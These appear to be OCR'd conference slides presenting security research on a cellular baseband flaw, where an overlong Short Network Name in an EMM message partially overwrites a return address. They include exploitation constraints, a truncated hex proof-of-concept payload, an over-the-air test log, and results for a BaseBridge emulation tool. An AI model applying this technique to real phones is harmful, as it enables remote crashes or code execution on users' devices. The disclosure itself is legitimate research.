8945 00c8 381b b8a7 4749 4403 c723 da1a 1a1a
1e17 7a1c 8941 003e 2747 4747 4547 4749 18e0
5427 7c4c 1fe0 78f1
```

EMM PDU

Type = Short Network Name

PoC Exploitation

PoC Exploitation

- Must encode target address in 7 bit encoding
  - largest byte we can encode ends up as `0x7f` after decoding

PoC Exploitation

- Must encode target address in 7 bit encoding
  - largest byte we can encode ends up as `0x7f` after decoding
- Code is at `0x90000000 - 0x9f000000`
  - Cannot encode 0x9…
  - Idea: Only overwrite parts of the current `ra`

PoC Exploitation

Original ra: `0x909f1e2c`

`0x90000000 - 0x90007f7f`

`0x909f0000 - 0x909f007f`

String termination added by unpack

Attacker controllable bytes

PoC Exploitation

Original ra: `0x909f1e2c`

`0x90000000 - 0x90007f7f`

`0x909f0000 - 0x909f007f`

String termination added by unpack

Attacker controllable bytes

The plan: set ra to `0x909f003d`

(`l4c_power_off_notify_other`)

PoC Payload

Type = Network Name Short

EMM PDU

27b3a874a60407614 5ed86bd5eafd7ebf57abd5eafd7ebf57a...bd5eafd7ebf57a

237 bytes: overflows one byte of ra
+ null byte

when decoding
7 bit to 8 bit becomes
0x3d 0x3d 0x3d...


PoC Over-the-air Test

…

17:53:01 L4C -> MED MSG_ID_AUDIO_L4C_EPOF_NOTIFY

…


This is how Network Names became an RCE vector



Conclusion

BaseBridge

- Core idea: Transfer connection state from physical phone into an emulator



Results

- 8 vulnerabilities, 5 new, 2 confirmed RCE
- Enables in-depth crash analysis

Paper + slides (very soon) + BaseBridge (this summer):